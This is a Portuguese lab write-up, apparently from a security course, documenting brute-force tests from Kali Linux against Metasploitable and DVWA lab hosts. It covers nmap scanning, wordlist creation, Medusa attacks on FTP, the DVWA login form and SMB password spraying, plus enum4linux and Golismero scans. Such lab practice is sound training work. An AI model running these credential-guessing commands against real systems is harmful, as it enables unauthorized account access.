
Evidência – Teste de Brute Force – Kali Linux


Nmap

nmap -sV -p 21,22,80,445,139 192.168.0.102



Chegando ftp open – Serviço Ativo


ftp 192.168.0.102




Descobrir o usuário e senha para ftp

Criando nome de usuários e senhas comuns em diferentes arquivos


1. echo -e "user\nmsfadmin\nadmin\nroot" > users.txt



1. echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt (criar lista de senhas)




Verificando os dois arquivos criados usuários e senhas




Realizar o ataque para descobrir o usuário e senha para acessar via FTP, através da ferramenta Medusa

medusa -h 192.168.0.102 -U users.txt -P pass.txt -M ftp -t 6

resposta do ataque, onde tivemos um êxito Success destacado em amarelo




ftp 192.168.0.102



Funcionou

Agora iremos validar as vulnerabilidades na aplicação WEB, através do Medusa

<http://192.168.0.106/dvwa/login.php>



Criando nome de usuários e senhas comuns em diferentes arquivos

1. echo -e "user\nmsfadmin\nadmin\nroot" > users.txt
2. echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt (criar lista de senhas)


Simulando o ataque pelo Medusa - WEB

medusa -h 192.168.0.106 -U users.txt -P pass.txt -M http \


-m PAGE: '/dvwa/login.php' \


-m FORM: 'username=^USER^&password=^PASS^&Login=Login' \

-m 'FAIL=Login faleid' -t 6



Resultado








Funcionou


Simulando um cenário comum em ambiente corporativo mal configurado


enum4linux -a 192.168.0.106 | tee enum4\_output.txt






















Abrindo o arquivo

Less enum4linux\_output.txt


Criar uma lista de usuários

echo -e "user\nmsfadmin\nrservice" > smb\_users.txt

echo -e "password\n123456\nWelcome123\nmsfadmin" > senhas\_spray.txt


comando:

medusa -h 192.168.0.106 -U smb\_users.txt -P senhas\_spray.txt -M smbnt -t 2 T 50



Testando o usuário e senha

smbclient -L //192.168.0.106 -U msfadmin



Funcionou.

Golismero

SCAN com várias técnicas:

python2.7 /usr/bin/golismero scan http://192.168.0.106 -db metasploitable-linux-scan.db -no

transforma em um relatório

python2.7 /usr/bin/golismero report relatorio-tasploitable-linux.html -db metasploitable-linux-scan.db

